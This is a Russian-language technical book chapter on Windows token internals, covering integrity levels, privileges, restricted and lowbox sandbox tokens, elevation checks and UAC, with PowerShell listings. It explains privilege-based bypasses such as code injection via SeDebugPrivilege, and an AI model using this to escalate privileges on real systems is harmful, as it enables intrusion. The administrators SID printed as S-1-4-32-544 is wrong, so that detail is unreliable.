Рассмотрим простой пример. Представим две группы: Employee и Remote Access. Пользователь создаёт документ, который должны иметь возможность читать все сотрудники, кроме обращающихся к системе удалённо, поскольку содержимое документа конфиденциально и пользователь не хочет допустить его утечки. Документ настроен так, чтобы предоставлять доступ всем членам группы Employee, но запрещать его пользователям группы Remote Access.

Теперь представим, что пользователь, состоящий в обеих группах, может отключить одну из них при обращении к ресурсу. Он просто отключит Remote Access и получит доступ к документу благодаря членству в Employee, без труда обойдя ограничения доступа.

Поэтому пользователю редко разрешается отключать группы. Однако в некоторых случаях, например при изоляции в песочнице, группу требуется отключить, чтобы её нельзя было использовать для доступа к ресурсу. Эту задачу решает флаг `UseForDenyOnly`. Отмеченный им SID не учитывается при проверках разрешения доступа, но продолжает учитываться при проверках запрета. Пользователь может отметить собственные группы флагом `UseForDenyOnly`, отфильтровав свой маркер и использовав его для создания нового процесса. Фильтрация маркеров будет рассмотрена при обсуждении ограниченных маркеров в разделе «Маркеры песочницы» на странице 117.

Integrity и IntegrityEnabled

Флаги атрибутов `Integrity` и `IntegrityEnabled` указывают, что SID представляет уровень целостности маркера и включён. В SID группы, отмеченном атрибутом `Integrity`, этот уровень целостности хранится как 32-разрядное число в последнем RID. RID может иметь любое произвольное значение, однако в SDK определены семь готовых уровней, приведённых в таблице 4-3. Обычно используются и доступны из пользовательского процесса только первые шесть. Для обозначения SID целостности SRM применяет центр безопасности `MandatoryLabel`, имеющий значение 16.

Таблица 4-3. Предопределённые значения уровней целостности

Уровень целостности	Имя в SDK	Имя в PowerShell
0	`SECURITY_MANDATORY_UNTRUSTED_RID`	`Untrusted`
4096	`SECURITY_MANDATORY_LOW_RID`	`Low`
8192	`SECURITY_MANDATORY_MEDIUM_RID`	`Medium`
8448	`SECURITY_MANDATORY_MEDIUM_PLUS_RID`	`MediumPlus`
12288	`SECURITY_MANDATORY_HIGH_RID`	`High`
16384	`SECURITY_MANDATORY_SYSTEM_RID`	`System`
20480	`SECURITY_MANDATORY_PROTECTED_PROCESS_RID`	`ProtectedProcess`

Уровень пользователя по умолчанию - `Medium`. Администраторам обычно назначается `High`, а службам - `System`. Запросить SID целостности маркера можно командой `Get-NtTokenSid`, как показано в листинге 4-10.

```
PS> Get-NtTokenSid $token -Integrity
Name                                Sid
----                                ---
Mandatory Label\Medium Mandatory Level S-1-16-8192
```

Листинг 4-10. Получение SID уровня целостности маркера

Можно также задать новый уровень целостности маркера при условии, что он не превышает текущее значение. Повысить уровень тоже возможно, но для этого требуются особые привилегии и включённая `SeTcbPrivilege`.

Хотя можно задать весь SID, обычно удобнее указать только значение. Например, сценарий из листинга 4-11 задаёт маркеру уровень целостности `Low`.

```
PS> Set-NtTokenIntegrityLevel Low -Token $token
PS> Get-NtTokenSid $token -Integrity
Name                                Sid
----                                ---
Mandatory Label\Low Mandatory Level    S-1-16-4096
```

Листинг 4-11. Установка уровня целостности маркера Low

После запуска этого сценария в консоли PowerShell могут появиться ошибки из-за блокировки доступа к файлам. Причина блокировки будет рассмотрена при обсуждении мандатного контроля целостности в главе 7.

Resource

Последний флаг атрибута заслуживает лишь краткого упоминания. Флаг `Resource` указывает, что SID группы является локальным SID домена. К этому типу SID мы вернёмся в главе 10.

Группы устройств

Маркер может также содержать отдельный список групп устройств. Такие SID групп добавляются, когда пользователь проходит сетевую аутентификацию на сервере в корпоративной среде, как показано в листинге 4-12.

```
PS> Get-NtTokenGroup -Device -Token $token
Name                                Attributes
----                                ----------
BUILTIN\Users                       Mandatory, EnabledByDefault, Enabled
AD\CLIENT1$                         Mandatory, EnabledByDefault, Enabled
AD\Domain Computers                 Mandatory, EnabledByDefault, Enabled
NT AUTHORITY\Claims Value           Mandatory, EnabledByDefault, Enabled
--snip--
```

Листинг 4-12. Отображение групп устройств с помощью Get-NtTokenGroup

Запросить группы устройств маркера можно командой `Get-NtTokenGroup`, передав параметр `Device`.

Привилегии

Группы позволяют системным администраторам управлять доступом пользователя к конкретным ресурсам. Привилегии, напротив, предоставляются пользователю, чтобы позволить ему обходить определённые проверки безопасности для ресурсов всех типов, например проверку доступа. Привилегия может также относиться к определённым привилегированным действиям, таким как изменение системных часов. Просмотреть привилегии маркера в консоли можно с помощью `Get-NtTokenPrivilege` (листинг 4-13).

```
PS> Get-NtTokenPrivilege $token
Name                          Luid                Enabled
----                          ----                -------
SeShutdownPrivilege           00000000-00000013   False
SeChangeNotifyPrivilege       00000000-00000017   True
SeUndockPrivilege             00000000-00000019   False
SeIncreaseWorkingSetPrivilege 00000000-00000021   False
SeTimeZonePrivilege           00000000-00000022   False
```

Листинг 4-13. Перечисление привилегий маркера

Вывод разделён на три столбца. В первом находится общеупотребительное имя привилегии. Как и в случае SID, SRM не использует это имя напрямую, а применяет значение LUID привилегии, которое показано во втором столбце. Последний столбец указывает, включена ли привилегия в данный момент. Привилегия может находиться во включённом или отключённом состоянии.

При любой проверке привилегии следует удостовериться, что она не просто присутствует, но и включена. При некоторых обстоятельствах, например в песочнице, привилегия может числиться в маркере, однако ограничения песочницы не позволят отметить её как включённую. На самом деле `Enabled` - один из набора флагов атрибутов, подобных атрибутам SID групп. Просмотреть эти атрибуты можно, отформатировав вывод `Get-NtTokenPrivilege` как список (листинг 4-14).

```
PS> Get-NtTokenPrivilege $token -Privileges
SeChangeNotifyPrivilege | Format-List
Name        : SeChangeNotifyPrivilege
```

```
Luid        : 00000000-00000017
Attributes  : EnabledByDefault, Enabled
Enabled     : True
DisplayName : Bypass traverse checking
```

Листинг 4-14. Отображение всех свойств привилегии SeChangeNotifyPrivilege

Теперь в выводе видны атрибуты, среди которых есть и `Enabled`, и `EnabledByDefault`. Атрибут `EnabledByDefault` указывает, должна ли привилегия быть включена по умолчанию. Кроме того, появилось дополнительное свойство `DisplayName`, предоставляющее пользователю дополнительные сведения.

Чтобы изменить состояние привилегий маркера, его дескриптор должен иметь право доступа `AdjustPrivileges`; после этого системным вызовом `NtAdjustPrivilegesToken` можно изменить атрибуты, включив или отключив привилегию. Этот системный вызов предоставляют команды PowerShell `Enable-NtTokenPrivilege` и `Disable-NtTokenPrivilege`, как показано в листинге 4-15.

```
PS> Enable-NtTokenPrivilege SeTimeZonePrivilege -Token $token -PassThru
Name                           Luid                Enabled
----                           ----                -------
SeTimeZonePrivilege            00000000-00000022   True

PS> Disable-NtTokenPrivilege SeTimeZonePrivilege -Token $token -PassThru
Name                           Luid                Enabled
----                           ----                -------
SeTimeZonePrivilege            00000000-00000022   False
```

Листинг 4-15. Включение и отключение привилегии SeTimeZonePrivilege

С помощью API `NtAdjustPrivilegesToken` привилегию можно также полностью удалить, указав атрибут `Remove`; это выполняет команда PowerShell `Remove-NtTokenPrivilege`. Удаление гарантирует, что маркер больше никогда не сможет использовать эту привилегию. Если её лишь отключить, впоследствии она может быть случайно включена снова. Удаление привилегии показано в листинге 4-16.

```
PS> Get-NtTokenPrivilege $token -Privileges SeTimeZonePrivilege
Name                           Luid                Enabled
----                           ----                -------
SeTimeZonePrivilege            00000000-00000022   False

PS> Remove-NtTokenPrivilege SeTimeZonePrivilege -Token $token
PS> Get-NtTokenPrivilege $token -Privileges SeTimeZonePrivilege
WARNING: Couldn't get privilege SeTimeZonePrivilege
```

Листинг 4-16. Удаление привилегии из маркера

Для проверки привилегий пользовательское приложение может вызвать системную функцию `NtPrivilegeCheck`, а код ядра - API `SePrivilegeCheck`. Возможно, вы зададитесь вопросом, нельзя ли просто вручную проверить, включена ли привилегия, вместо применения отдельного системного вызова. В данном случае можно; однако по возможности всегда стоит пользоваться системными средствами на случай ошибки в вашей реализации или неучтённой пограничной ситуации. Команда PowerShell `Test-NtTokenPrivilege` служит оболочкой этого системного вызова, как показано в листинге 4-17.

```
PS> Enable-NtTokenPrivilege SeChangeNotifyPrivilege
PS> Disable-NtTokenPrivilege SeTimeZonePrivilege
PS> Test-NtTokenPrivilege SeChangeNotifyPrivilege
True

PS> Test-NtTokenPrivilege SeTimeZonePrivilege, SeChangeNotifyPrivilege -All
False

PS> Test-NtTokenPrivilege SeTimeZonePrivilege, SeChangeNotifyPrivilege
-All -PassResult
EnabledPrivileges           AllPrivilegesHeld
```

```
----------------           ----------------
{SeChangeNotifyPrivilege}  False
```

Листинг 4-17. Выполнение проверок привилегий

В этом листинге показано несколько примеров проверки привилегий с помощью `Test-NtTokenPrivilege`. Сначала мы включаем `SeChangeNotifyPrivilege` и отключаем `SeTimeZonePrivilege`. Эти распространённые привилегии предоставляются всем пользователям, но, если в вашем маркере их нет, пример придётся изменить.

Затем мы проверяем только `SeChangeNotifyPrivilege`; она включена, поэтому проверка возвращает `True`. Далее проверяем сразу `SeTimeZonePrivilege` и `SeChangeNotifyPrivilege`. Видно, что всеми этими привилегиями мы не располагаем, поэтому `Test-NtTokenPrivilege` возвращает `False`. Наконец, запускаем ту же команду с параметром `-PassResult`, чтобы получить полный результат проверки. Столбец `EnabledPrivileges` показывает, что включена лишь `SeChangeNotifyPrivilege`.

Ниже перечислены некоторые доступные в системе привилегии:

• **SeChangeNotifyPrivilege.** Название этой привилегии вводит в заблуждение. Она позволяет пользователю получать уведомления об изменениях файловой системы или реестра, но также применяется для обхода проверки прохождения по каталогам. Такая проверка будет рассмотрена в главе 8.
• **SeAssignPrimaryTokenPrivilege и SeImpersonatePrivilege.** Эти привилегии позволяют пользователю обходить соответственно проверки назначения первичного маркера и олицетворения. В отличие от большинства привилегий в этом списке, они должны быть включены в первичном маркере текущего процесса, а не в маркере олицетворения.
• **SeBackupPrivilege и SeRestorePrivilege.** Эти привилегии позволяют пользователю обходить проверку доступа при открытии определённых ресурсов, например файлов или ключей реестра. Благодаря этому пользователь может создавать резервные копии ресурсов и восстанавливать их, не получая явного доступа. Эти привилегии приспособили и для других целей: например, привилегия восстановления позволяет пользователю загружать произвольные кусты реестра.
• **SeSecurityPrivilege и SeAuditPrivilege.** Первая привилегия позволяет предоставить пользователю право `AccessSystemSecurity` на ресурс, благодаря чему он может изменять конфигурацию аудита ресурса. `SeAuditPrivilege` позволяет пользовательскому приложению формировать произвольные сообщения аудита объектов. Аудит будет рассмотрен в главах 5, 6 и 9.
• **SeCreateTokenPrivilege.** Эту привилегию следует предоставлять лишь очень узкому кругу пользователей, поскольку она позволяет создавать произвольные маркеры системным вызовом `NtCreateToken`.
• **SeDebugPrivilege.** Из названия этой привилегии следует, что она необходима для отладки процессов. На самом деле это не так: отлаживать процесс можно и без неё. Однако привилегия позволяет пользователю обходить любую проверку доступа при открытии объекта процесса или потока.
• **SeTcbPrivilege.** Имя этой привилегии происходит от термина «доверенная вычислительная база» (trusted computing base, TCB), которым обозначается привилегированное ядро операционной системы Windows, включая собственно ядро. Эта привилегия охватывает операции, для которых не предусмотрена более узкая привилегия. Например, она позволяет обходить проверку при повышении уровня целостности маркера вплоть до уровня `System`, а также задавать резервный обработчик исключений процесса, хотя у этих двух операций мало общего.
• **SeLoadDriverPrivilege.** Новый драйвер ядра можно загрузить системным вызовом `NtLoadDriver`, хотя чаще для этого используется SCM. Для успешного выполнения системного вызова необходима данная привилегия. Обратите внимание: она не позволяет обходить проверки драйверов ядра, например проверку подписи кода.

• **SeTakeOwnershipPrivilege и SeRelabelPrivilege.** Эти привилегии дают одинаковый непосредственный результат: позволяют предоставить пользователю право `WriteOwner` на ресурс, даже если обычное управление доступом этого не допускает. `SeTakeOwnershipPrivilege` даёт пользователю возможность стать владельцем ресурса, для чего и требуется `WriteOwner`. `SeRelabelPrivilege` обходит проверки обязательной метки ресурса; обычно можно задать лишь метку, не превышающую уровень целостности вызывающей стороны. Для задания обязательной метки также требуется право `WriteOwner` на дескриптор, как будет показано в главе 6.

Конкретные примеры применения этих привилегий мы рассмотрим в последующих главах при обсуждении дескрипторов безопасности и проверок доступа. А пока перейдём к способам ограничения доступа посредством песочницы.

Маркеры песочницы

В современном взаимосвязанном мире приходится обрабатывать множество недоверенных данных. Злоумышленники могут создавать данные со злонамеренными целями, например для эксплуатации уязвимости безопасности в веб-браузере или средстве чтения документов. Для противодействия этой угрозе Windows позволяет ограничить доступные пользователю ресурсы, поместив все его процессы, обрабатывающие недоверенные данные, в песочницу. Если процесс будет скомпрометирован, злоумышленник получит лишь ограниченное представление системы и не сможет обратиться к конфиденциальным сведениям пользователя. В Windows песочницы реализуются посредством трёх специальных типов маркеров: ограниченных маркеров, маркеров с ограничением записи и маркеров lowbox.

Ограниченные маркеры

Ограниченный маркер - старейший маркер песочницы в Windows. Он появился как функция Windows 2000, но широко применяться для песочниц начал лишь с выходом веб-браузера Google Chrome. Впоследствии реализацию песочницы Chrome воспроизвели другие браузеры, например Firefox, а также средства чтения документов, такие как Adobe Reader.

Ограниченный маркер можно создать системным вызовом `NtFilterToken` или API Win32 `CreateRestrictedToken`; оба позволяют задать список ограничивающих SID, сужающих набор ресурсов, к которым маркеру разрешён доступ. Эти SID не обязаны изначально присутствовать в маркере. Например, самая строгая песочница Chrome указывает NULL SID (`S-1-0-0`) как единственный ограничивающий SID. NULL SID никогда не предоставляется маркеру как обычная группа.

Любая проверка доступа должна разрешить доступ как обычному списку групп, так и списку ограничивающих SID; в противном случае пользователю будет отказано, что подробно рассматривается в главе 7. Системный вызов `NtFilterToken` также может отмечать обычные группы флагом атрибута `UseForDenyOnly` и удалять привилегии. Возможность фильтровать маркер можно сочетать с ограничивающими SID либо применять отдельно для создания менее привилегированного маркера без более всеобъемлющей песочницы.

Несложно создать ограниченный маркер, не имеющий доступа ни к каким ресурсам. Такое ограничение даёт хорошую песочницу, но одновременно делает невозможным использование маркера как первичного для процесса, поскольку процесс не сможет запуститься. Это серьёзно ограничивает эффективность песочницы на основе ограниченных маркеров. В листинге 4-18 показано, как создать ограниченный маркер и извлечь результаты.

```
PS> $token = Get-NtToken -Filtered -RestrictedSids RC -SidsToDisable WD
-Flags DisableMaxPrivileges
PS> Get-NtTokenGroup $token -Attributes UseForDenyOnly
Name                           Attributes
----                           ----------
Everyone                       UseForDenyOnly

PS> Get-NtTokenGroup $token -Restricted
Name                           Attributes
----                           ----------
NT AUTHORITY\RESTRICTED        Mandatory, EnabledByDefault, Enabled

PS> Get-NtTokenPrivilege $token
Name                           Luid                Enabled
----                           ----                -------
SeChangeNotifyPrivilege        00000000-00000017   True

PS> $token.Restricted
True
```

Листинг 4-18. Создание ограниченного маркера и отображение групп и привилегий

Сначала мы создаём ограниченный маркер командой `Get-NtToken`. Указываем один ограничивающий SID, `RC`, который соответствует особому SID `NT AUTHORITY\RESTRICTED`, часто настраиваемому для системных ресурсов с целью разрешить чтение. Также указываем, что группу Everyone (`WD`) требуется преобразовать в `UseForDenyOnly`. Наконец, задаём флаг, отключающий максимальное число привилегий.

Затем выводим свойства маркера, начав со всех обычных групп, имеющих атрибут `UseForDenyOnly`. Вывод показывает, что флаг задан только для группы Everyone. После этого выводим список ограничивающих SID, где виден SID `NT AUTHORITY\RESTRICTED`.

Далее выводим привилегии. Обратите внимание: хотя мы запросили отключение максимального числа привилегий, `SeChangeNotifyPrivilege` осталась. Она не удаляется, поскольку без неё доступ к ресурсам может стать крайне затруднительным. Если вы действительно хотите от неё избавиться, явно укажите её для `NtFilterToken` либо удалите после создания маркера.

Наконец, мы запрашиваем свойство маркера, указывающее, является ли он ограниченным.

Защищённый режим Internet Explorer

Первым веб-браузером Windows с песочницей стал Internet Explorer 7, появившийся в Windows Vista. Internet Explorer 7 использовал возможность понижать уровень целостности маркера процесса, чтобы ограничить ресурсы, к которым мог обращаться браузер.
Windows 8 в итоге заменила эту простую песочницу, называвшуюся защищённым режимом, новым типом маркера - маркером lowbox, который будет рассмотрен в разделе «Маркеры AppContainer и lowbox» на странице 120. Маркер lowbox обеспечивал более строгую изоляцию, названную расширенным защищённым режимом. Любопытно, что Microsoft не стала использовать ограниченные маркеры, хотя они были доступны ещё со времён Windows 2000.

Маркеры с ограничением записи

Маркер с ограничением записи запрещает запись в ресурс, но разрешает чтение и выполнение. Создать такой маркер можно, передав флаг `WRITE_RESTRICTED` системной функции `NtFilterToken`.

Этот тип маркера появился в Windows XP SP2 для усиления защиты системных служб. Его намного проще использовать в песочнице, чем ограниченный маркер, поскольку не приходится беспокоиться о том, что маркер не сможет прочитать критически важные ресурсы, например DLL.

Однако такая песочница менее полезна. Например, имея возможность читать файлы пользователя, злоумышленник может похитить его конфиденциальные сведения, такие как сохранённые веб-браузером пароли, не покидая песочницы.

Для полноты картины создадим маркер с ограничением записи и просмотрим его свойства (листинг 4-19).

```
PS> $token = Get-NtToken -Filtered -RestrictedSids WR -Flags WriteRestricted
PS> Get-NtTokenGroup $token -Restricted
Name                           Attributes
----                           ----------
NT AUTHORITY\WRITE RESTRICTED  Mandatory, EnabledByDefault, Enabled

PS> $token.Restricted
True

PS> $token.WriteRestricted
True
```

Листинг 4-19. Создание маркера с ограничением записи

Сначала создаём маркер командой `Get-NtToken`. Указываем один ограничивающий SID, `WR`, который соответствует специальному SID `NT AUTHORITY\WRITE RESTRICTED`, эквивалентному `NT AUTHORITY\RESTRICTED`, но назначаемому для доступа на запись к определённым системным ресурсам. Также задаём флаг `WriteRestricted`, чтобы получить маркер с ограничением записи, а не обычный ограниченный маркер.

Затем выводим свойства маркера. В списке ограничивающих SID видим `NT AUTHORITY\WRITE RESTRICTED`. Свойство `Restricted` показывает, что маркер считается ограниченным; при этом видно, что он также отмечен как `WriteRestricted`.

Маркеры AppContainer и lowbox

В Windows 8 появилась песочница AppContainer для защиты новой модели приложений Windows. Безопасность AppContainer реализуется с помощью маркера lowbox. Создать lowbox-маркер на основе существующего маркера можно системным вызовом `NtCreateLowBoxToken`. У этого системного вызова нет прямого аналога в API Win32, однако процесс AppContainer можно создать с помощью API `CreateProcess`. Здесь мы не будем подробнее рассматривать создание процесса этим API и сосредоточимся только на маркере lowbox.

При создании маркера lowbox необходимо указать SID пакета и список SID возможностей. SID обоих типов выдаются центром пакетов приложений, имеющим значение 15. Различить SID пакета и SID возможности можно по первому RID, который должен быть равен соответственно 2 и 3. SID пакета действует подобно SID пользователя в обычном маркере, а SID возможностей - подобно ограничивающим SID. Подробности их влияния на проверку доступа отложим до главы 7.

SID возможностей изменяют процесс проверки доступа, но могут иметь значение и сами по себе. Например, существуют возможности, разрешающие доступ к сети, которые особым образом обрабатываются брандмауэром Windows, хотя напрямую с проверкой доступа это не связано. Есть два типа SID возможностей:

- **Legacy.** Небольшой набор предопределённых SID, появившийся в Windows 8.
- **Named.** RID формируются из текстового имени.

Более полный список именованных SID возможностей приведён в приложении B. Устаревшие возможности показаны в таблице 4-4.

Таблица 4-4. Устаревшие SID возможностей

Название возможности	SID
Ваше подключение к интернету	`S-1-15-3-1`
Ваше подключение к интернету, включая входящие подключения из интернета	`S-1-15-3-2`
Ваши домашние или рабочие сети	`S-1-15-3-3`
Ваша библиотека изображений	`S-1-15-3-4`
Ваша библиотека видео	`S-1-15-3-5`
Ваша музыкальная библиотека	`S-1-15-3-6`
Ваша библиотека документов	`S-1-15-3-7`
Ваши учётные данные Windows	`S-1-15-3-8`
Сертификаты программного и аппаратного обеспечения или смарт-карта	`S-1-15-3-9`
Съёмные носители	`S-1-15-3-10`
Ваши встречи	`S-1-15-3-11`
Ваши контакты	`S-1-15-3-12`
Internet Explorer	`S-1-15-3-4096`

Запрашивать SID пакетов и возможностей можно командой `Get-NtSid`, как показано в листинге 4-20.

```
PS> Get-NtSid -PackageName 'my_package' -ToSddl
1 S-1-15-2-4047469452-4024960472-3786564613-914846661-3775852572-3870680127
-2256146868

2 PS> Get-NtSid -PackageName 'my_package' -RestrictedPackageName "CHILD" -ToSddl
S-1-15-2-4047469452-4024960472-3786564613-914846661-3775852572-3870680127
-2256146868-951732652-158068026-753518596-3921317197

3 PS> Get-NtSid -KnownSid CapabilityInternetClient -ToSddl
S-1-15-3-1

4 PS> Get-NtSid -CapabilityName registryRead -ToSddl
S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479
-3232135806-4053264122-3456934681

5 PS> Get-NtSid -CapabilityName registryRead -CapabilityGroup  -ToSddl
S-1-5-32-1065365936-1281604716-3511738428-1654721687-432734479-3232135806
-4053264122-3456934681
```

Листинг 4-20. Создание SID пакетов и возможностей

Здесь мы создаём два SID пакетов и два SID возможностей. Первый SID пакета формируем, передав его имя команде `Get-NtSid`, и получаем итоговый SID 1. Этот SID пакета выводится из записанного строчными буквами имени, хешированного алгоритмом SHA256. 256-разрядный хеш разбивается на семь 32-разрядных частей, служащих RID. Последнее 32-разрядное значение хеша отбрасывается.

Windows также поддерживает SID ограниченного пакета, предназначенный для того, чтобы пакет мог создавать новые защищённые дочерние пакеты, не способные взаимодействовать друг с другом. Классический веб-браузер Edge использовал эту функцию для разделения дочерних процессов, обращавшихся к интернету и интрасети, чтобы компрометация одного не давала доступа к данным другого. Для создания дочернего пакета мы используем исходное имя семейства пакета вместе с идентификатором дочернего пакета 2. Как видно в выводе, созданный SID расширяет исходный SID пакета ещё четырьмя RID.

Первый SID возможности 3 - устаревшая возможность доступа к интернету. Обратите внимание, что итоговый SID SDDL имеет одно дополнительное значение RID, равное 1. Второй SID выводится из имени, в данном случае `registryRead` 4, и позволяет читать группу системных ключей реестра. Как и для SID пакета, RID именованной возможности формируются из хеша SHA256 имени, записанного строчными буквами. Чтобы различать устаревшие и именованные SID возможностей, второму RID присваивается значение 1024, за которым следует хеш SHA256. Этим способом можно создавать собственные SID возможностей, хотя от возможности не будет особой пользы, если ни один ресурс не настроен на её применение.

Windows также поддерживает группу возможностей - SID группы, который можно добавить в обычный список групп 5. У группы возможностей первый RID равен 32, а остальные RID совпадают с хешем SHA256, полученным из имени возможности.

Получив SID, можно создать маркер lowbox, как показано в листинге 4-21.

```
1 PS> $token = Get-NtToken -LowBox -PackageSid 'my_package'
-CapabilitySid "registryRead", "S-1-15-3-1"
2 PS> Get-NtTokenGroup $token -Capabilities | Select-Object Name
Name
----
NAMED CAPABILITIES\Registry Read
APPLICATION PACKAGE AUTHORITY\Your Internet connection

3 PS> $package_sid = Get-NtTokenSid $token -Package -ToSddl
PS> $package_sid
S-1-15-2-4047469452-4024960472-3786564613-914846661-3775852572-3870680127
-2256146868

PS> Get-NtTokenIntegrityLevel $token
4 Low

PS> $token.Close()
```

Листинг 4-21. Создание маркера lowbox и перечисление его свойств

Сначала вызываем `Get-NtToken`, передавая имя пакета, хотя подошёл бы и SID в формате SDDL, и список возможностей, которые требуется назначить маркеру lowbox 1. Затем можно запросить список возможностей 2. Обратите внимание, что имена двух SID возможностей различаются: SID, выведенный из имени, имеет префикс `NAMED CAPABILITIES`. Преобразовать именованный SID возможности обратно в исходное имя нельзя; модулю PowerShell приходится формировать имя на основе большого списка известных возможностей. Второй SID является устаревшим, поэтому LSASS может разрешить его обратно в имя.

Далее мы запрашиваем SID пакета 3. Поскольку SID пакета выводится из имени посредством SHA256, разрешить его обратно в имя пакета невозможно. И снова у модуля PowerShell есть список имён, по которому он может определить исходное имя.

Маркер lowbox всегда имеет уровень целостности `Low` 4. Более того, если привилегированный пользователь изменит уровень целостности на `Medium` или выше, все свойства lowbox, такие как SID пакета и SID возможностей, будут удалены, а маркер превратится в обычный маркер без песочницы.

Мы рассмотрели, как уменьшить привилегии пользователя, преобразовав его маркер в маркер песочницы. Теперь перейдём к противоположной стороне вопроса и разберёмся, что делает пользователя достаточно привилегированным для администрирования системы Windows.

Что делает пользователя администратором?

Если вы знакомы с Unix, то знаете, что идентификатор пользователя 0 принадлежит учётной записи администратора, или root. От имени root можно обращаться к любому ресурсу и как угодно настраивать систему. При установке Windows первая настраиваемая учётная запись тоже будет администратором. Однако, в отличие от root, у неё не будет особого SID, к которому система относилась бы иначе. Так что же делает учётную запись в Windows администратором?

Простой ответ состоит в том, что Windows настроена предоставлять особый доступ определённым группам и привилегиям. Доступ администратора по своей природе дискреционный, то есть можно быть администратором, но всё же не иметь доступа к некоторым ресурсам; полноценного аналога учётной записи root не существует, хотя пользователь SYSTEM близок к нему.

У администраторов обычно есть три характерные особенности. Во-первых, настраивая пользователя как администратора, вы обычно добавляете его в группу `BUILTIN\Administrators`, после чего Windows настраивается так, чтобы при проверке доступа предоставлять этой группе доступ. Например, системные каталоги, такие как `C:\Windows`, настроены так, чтобы группа могла создавать новые файлы и каталоги.

Во-вторых, администраторам предоставляются дополнительные привилегии, которые фактически обходят средства управления безопасностью системы. Например, `SeDebugPrivilege` позволяет пользователю получить полный доступ к любому другому процессу или потоку в системе, независимо от назначенной ему безопасности. Имея полный доступ к процессу, можно внедрить в него код и получить привилегии другого пользователя.

В-третьих, администраторы обычно работают с уровнем целостности `High`, тогда как системные службы - с уровнем `System`. Повышая уровень целостности администратора, мы затрудняем случайное предоставление доступа к ресурсам администратора, особенно процессам и потокам, пользователям без административных прав. Слабое управление доступом к ресурсам - распространённая ошибка настройки; однако, если ресурс также отмечен уровнем целостности выше `Medium`, пользователи без административных прав не смогут записывать в него данные.

Быстро проверить, является ли маркер административным, можно по свойству `Elevated` объекта `Token`. Это свойство указывает, содержит ли маркер определённые группы и доступные привилегии из фиксированного списка в ядре. Пример для пользователя без административных прав показан в листинге 4-22.

```
PS> $token = Get-NtToken
PS> $token.Elevated
False
```

Листинг 4-22. Свойство Elevated для пользователя без административных прав

Маркер автоматически считается повышенным, если у него есть хотя бы одна из следующих привилегий:

- `SeCreateTokenPrivilege`;
- `SeTcbPrivilege`;
- `SeTakeOwnershipPrivilege`;
- `SeLoadDriverPrivilege`;
- `SeBackupPrivilege`;

• SeRestorePrivilege;
• SeDebugPrivilege;
• SeImpersonatePrivilege;
• SeRelabelPrivilege;
• SeDelegateSessionUserImpersonatePrivilege.

Привилегия не обязана быть включена, достаточно её наличия в маркере.

Для повышенных групп у ядра нет фиксированного списка SID; вместо этого оно проверяет только последний RID в SID. SID считается повышенным, если RID имеет одно из следующих значений: 114, 498, 512, 516, 517, 518, 519, 520, 521, 544, 547, 548, 549, 550, 551, 553, 554, 556 или 569. Например, SID группы BUILTIN\Administrators равен S-1-4-32-544. Поскольку 544 присутствует в списке, этот SID считается повышенным. Обратите внимание: SID S-1-1-2-3-4-544 также считался бы повышенным, хотя ничего особенного в нём нет.

> **Высокий уровень целостности не означает административный маркер**
>
> Распространено заблуждение, что маркер с уровнем целостности High обязательно является административным. Однако свойство Elevated проверяет не уровень целостности, а привилегии и группы маркера. Группа BUILTIN\Administrators продолжила бы действовать и при более низком уровне целостности, предоставляя доступ к таким ресурсам, как каталог файловой системы Windows. Единственное ограничение состоит в том, что некоторые привилегии высокого уровня, например SeDebugPrivilege, нельзя включить при уровне целостности ниже High.
>
> Пользователь без административных прав также может работать с уровнем целостности High, например в процессах доступа к пользовательскому интерфейсу, которые иногда выполняются на этом уровне, но не получают никаких особых привилегий или групп, способных сделать их администраторами.

Контроль учётных записей

Я упоминал, что при установке новой копии Windows первый созданный пользователь всегда является администратором. Настроить его таким образом важно, иначе изменять систему и устанавливать новое программное обеспечение было бы невозможно.

Однако до Windows Vista такое поведение по умолчанию представляло огромную угрозу безопасности, потому что обычные пользователи устанавливали систему с учётной записью по умолчанию и, вероятнее всего, никогда её не меняли. Это означало, что большинство людей пользовались полноценной административной учётной записью даже для повседневных действий, например просмотра веб-страниц. Если злоумышленнику удавалось эксплуатировать уязвимость безопасности в браузере пользователя, он получал полный контроль над компьютером Windows. Во времена, когда песочницы ещё не получили широкого распространения, эта угроза была весьма серьёзной.

В Vista Microsoft изменила поведение по умолчанию, представив контроль учётных записей (User Account Control, UAC) и администратора с разделённым маркером. В этой модели пользователь по умолчанию остаётся администратором, однако обычно все программы выполняются с маркером, из которого удалены административные группы и привилегии. Когда пользователю требуется выполнить административную задачу, система
повышает процесс до полноценного администратора и выводит запрос, подобный показанному на рисунке 4-3, чтобы пользователь подтвердил продолжение.

